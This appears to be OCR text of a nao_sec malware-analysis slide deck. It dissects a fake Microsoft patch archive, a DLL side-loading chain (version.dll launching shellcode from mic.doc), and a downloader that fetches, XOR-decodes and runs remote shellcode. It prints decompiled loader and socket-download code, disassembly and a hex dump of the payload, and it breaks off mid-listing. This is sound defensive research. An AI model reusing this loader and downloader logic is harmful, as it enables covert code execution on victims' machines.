
ZIP Contents (1/2)



```
Archive:  Kb5002372934.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2023-03-17 10:43   Kb5002372934/
        0  2023-03-17 10:43   Kb5002372934/系統安全補丁/
        0  2023-03-17 10:33   Kb5002372934/系統安全補丁/$RECYCLE.BIN/
   259696  2023-03-14 23:58   Kb5002372934/系統安全補丁/$RECYCLE.BIN/a.docx
     5120  2023-03-14 23:58   Kb5002372934/系統安全補丁/$RECYCLE.BIN/b.docx
    60949  2023-03-14 23:58   Kb5002372934/系統安全補丁/$RECYCLE.BIN/c.docx
       66  2023-03-14 23:58   Kb5002372934/系統安全補丁/$RECYCLE.BIN/d.docx
   103936  2023-03-14 23:58   Kb5002372934/系統安全補丁/Install.exe
   103936  2023-03-14 23:58   Kb5002372934/系統安全補丁/系統安全補丁.exe
     2121  2023-03-17 10:43   Kb5002372934/系統安全補丁/資料更新說明.txt
---------                     -------
   535824                     10 files
```


Mimicking

ZIP Contents (2/2)



```
Archive:  Kb5002372934.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2023-03-17 10:43   Kb5002372934/
        0  2023-03-17 10:43   Kb5002372934/系統安全補丁/
        0  2023-03-17 10:33   Kb5002372934/系統安全補丁/$RECYCLE.BIN/
```


Miss match KB number 🤔



系統檢測到你的電腦未安裝 Kb7102381908 補丁，為了你係統的安全，Microsoft 自动加密了文檔數據內容。↵

Copyright©2023 nao_sec All Rights Reserved.

系統安全補丁.exe / Install.exe



Copyright©2023 nao_sec All Rights Reserved.

Behavior of micDown

- version.dll
  - DLL for Side-load
  - Shellcode Launcher for mic.doc
- mic.doc
  - Shellcode downloader (micDown)
- mic.ver
  - Config file for mic.doc


Copyright©2023 nao_sec All Rights Reserved.

version.dll (1/2)

- Decoding is a 2-step process

1. Decoding shellcode

2. Self decoding



version.dll


mic.doc

mic.doc

Copyright©2023 nao_sec All Rights Reserved.


version.dll (2/2)

- Read mic.doc
- Decode custom XOR



```
.text:10001103 loc_10001103:                           ; CODE XREF: VerQueryValueW+109↓j
.text:10001103                 mov     cl, [eax+edi]
.text:10001106                 sub     cl, 5Fh ; '_'
.text:10001109                 xor     cl, 61h
.text:1000110C                 add     cl, 5Fh ; '_'
.text:1000110F                 mov     [eax+edi], cl
.text:10001112                 inc     eax
.text:10001113                 cmp     eax, [ebp+NumberOfBytesRead]
.text:10001119                 jb      short loc_10001103
.text:1000111B
```

- Launch decode code




```
BOOL __stdcall VerQueryValueW(LPCVOID pBlock, LPCWSTR lpSubBlock, LPVOID *lplpBuffer, PUINT puLen)
{
  CHAR v4; // al
  unsigned int v5; // ecx
  unsigned int v6; // kr00_4
  HANDLE FileA; // esi
  void *code; // edi
  DWORD i; // eax
  DWORD NumberOfBytesRead; // [esp+0h] [ebp-10Ch] BYREF
  CHAR Filename[2]; // [esp+4h] [ebp-108h] BYREF
  char v13[258]; // [esp+6h] [ebp-106h]

  memset(Filename, 0, 260u);
  GetModuleFileNameA(0, Filename, 0x104u);
  v5 = &Filename[strlen(Filename) + 1] - &Filename[1] - 3;
  if ( v5 >= 0x104 )
  {
    ((void (*)(void))sub_100012A0)();
    JUMPOUT(0x10001132);
  }
  Filename[v5] = v4;
  v6 = strlen(Filename);
  *(_WORD *)&Filename[v6] = aDoc;
  v13[v6] = MEMORY[0x10002032];
  FileA = CreateFileA(Filename, 0x80000000, 0, 0, 3u, 0x80u, 0);
  code = VirtualAlloc(0, 0x14000u, 0x3000u, 0x40u);
  ReadFile(FileA, code, 0x14000u, &NumberOfBytesRead, 0);
  CloseHandle(FileA);
  for ( i = 0; i < NumberOfBytesRead; ++i )
    *((_BYTE *)code + i) = ((*((_BYTE *)code + i) - 0x5F) ^ 0x61) + 0x5F;
  return ((int (*)(void))code)();
}
```


Copyright©2023 nao_sec All Rights Reserved.

mic.doc

- Decode itself
  - Custom XOR + RtlDecompressBuffer
  - Decode from the beginning of file excluding the shellcode jump instruction



```
loc_EB49:                                   ; (
                 mov     dl, [esi+eax+0Ch]
                 inc     ecx
                 sub     dl, cl
                 xor     dl, cl
                 add     dl, cl
                 mov     [esi+eax+0Ch], dl
                 inc     eax
                 cmp     eax, [esi+8]
                 jb      short loc_EB49
```




```
seg000:0000ED7A                 cmp     ebx, 1DA0A3A1h  ; RtlDecompressBuffer
seg000:0000ED80                 jz      short loc_EDE9
seg000:0000ED82                 cmp     ebx, 4717A7D0h  ; LoadLibraryA
seg000:0000ED88                 jz      short loc_EDD8
seg000:0000ED8A                 cmp     ebx, 8F592CA3h  ; VirtualAlloc
seg000:0000ED90                 jz      short loc_EDC6
seg000:0000ED92                 cmp     ebx, 0B01FF0A0h ; GetProcAddress
seg000:0000ED98                 jz      short loc_EDB4
seg000:0000ED9A                 cmp     ebx, 0D7656A4Fh ; memcpy
seg000:0000EDA0                 jnz     short loc_EDFF
seg000:0000EDA2                 movzx   edx, word ptr [ecx+edi*2]
seg000:0000EDA6                 mov     edx, [eax+edx*4]
seg000:0000EDA9                 add     edx, [ebp+arg_0]
```

Copyright©2023 nao_sec All Rights Reserved.


mic.doc – Payload (1/2)

- Executable with MZ header removed
- Load config file
    - mic.ver
- Download encoded shellcode



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  デコードされたテキスト

00000000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000100  00 00 00 00 00 00 00 00 00 00 00 00 4C 01 05 00  ............L...
00000110  0A 82 2B 67 00 00 00 00 00 00 00 00 E0 00 02 01  .‚+g........à...
00000120  0B 01 0E 1D 00 C8 00 00 00 84 00 00 00 00 00 00  .....È...„......
00000130  4D 15 00 00 00 10 00 00 00 E0 00 00 00 00 40 00  M........à....@.
00000140  00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00  ................
00000150  06 00 00 00 00 00 00 00 00 80 01 00 00 04 00 00  .........€......
00000160  00 00 00 00 02 00 40 81 00 00 10 00 00 10 00 00  ......@.........
00000170  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 84 37 01 00 3C 00 00 00  ........„7..<...
00000190  00 60 01 00 E0 01 00 00 00 00 00 00 00 00 00 00  .`..à...........
000001A0  00 00 00 00 00 00 00 00 00 70 01 00 E0 0E 00 00  .........p..à...
000001B0  C0 2C 01 00 38 00 00 00 00 00 00 00 00 00 00 00  À,..8...........
000001C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001D0  F8 2C 01 00 40 00 00 00 00 00 00 00 00 00 00 00  ø,..@...........
000001E0  00 E0 00 00 38 01 00 00 00 00 00 00 00 00 00 00  .à..8...........
000001F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000200  2E 74 65 78 74 00 00 00 23 C6 00 00 00 10 00 00  .text...#Æ......
00000210  00 C8 00 00 00 04 00 00 00 00 00 00 00 00 00 00  .È
```




```
    result = gethostbyname(Buffer);
    v5 = (_DWORD ***)result;
    if ( result )
    {
      result = (void *)socket(2, 1, 0);
      v6 = (SOCKET)result;
      if ( result != (void *)-1 )
      {
        *(_QWORD *)&name.sa_data[6] = 0i64;
        name.sa_family = 2;
        *(_DWORD *)&name.sa_data[2] = **v5[3];
        *(_WORD *)name.sa_data = htons(v4);
        result = (void *)connect(v6, &name, 16);
        if ( result )
        {
          return (void *)closesocket(v6);
        }
        else if ( v6 )
        {
          *(_DWORD *)code = 406211263;
          send(v6, code, 4, 0);
          v7 = 4;
          v8 = code;
          do
          {
            v9 = recv(v6, v8, v7, 0);
            if ( v9 <= 0 )
              break;
            v7 -= v9;
            v8 += v9;
          }
          while ( v7 > 0 );
          v10 = (int)sub_404170(*(SIZE_T *)code);
          v11 = *(_DWORD *)code;
          v22 = v10;
          for ( i = (char *)v10; v11 > 0; i += v13 )
          {
            v13 = recv(v6, i, v11, 0);
            if ( v13 <= 0 )
              break;
            v11 -= v13;
          }
          closesocket(v6);
```


Copyright©2023 nao_sec All Rights Reserved.

mic.doc – Payload (2/2)


- Decode and launch downloaded shellcode
- Similar algorithm
  - Custom XOR



```
loc_401142:                             ; CODE XREF: sub_40
                mov     al, byte ptr [esp+ecx+318h+Buffer]
                add     al, 1Ah
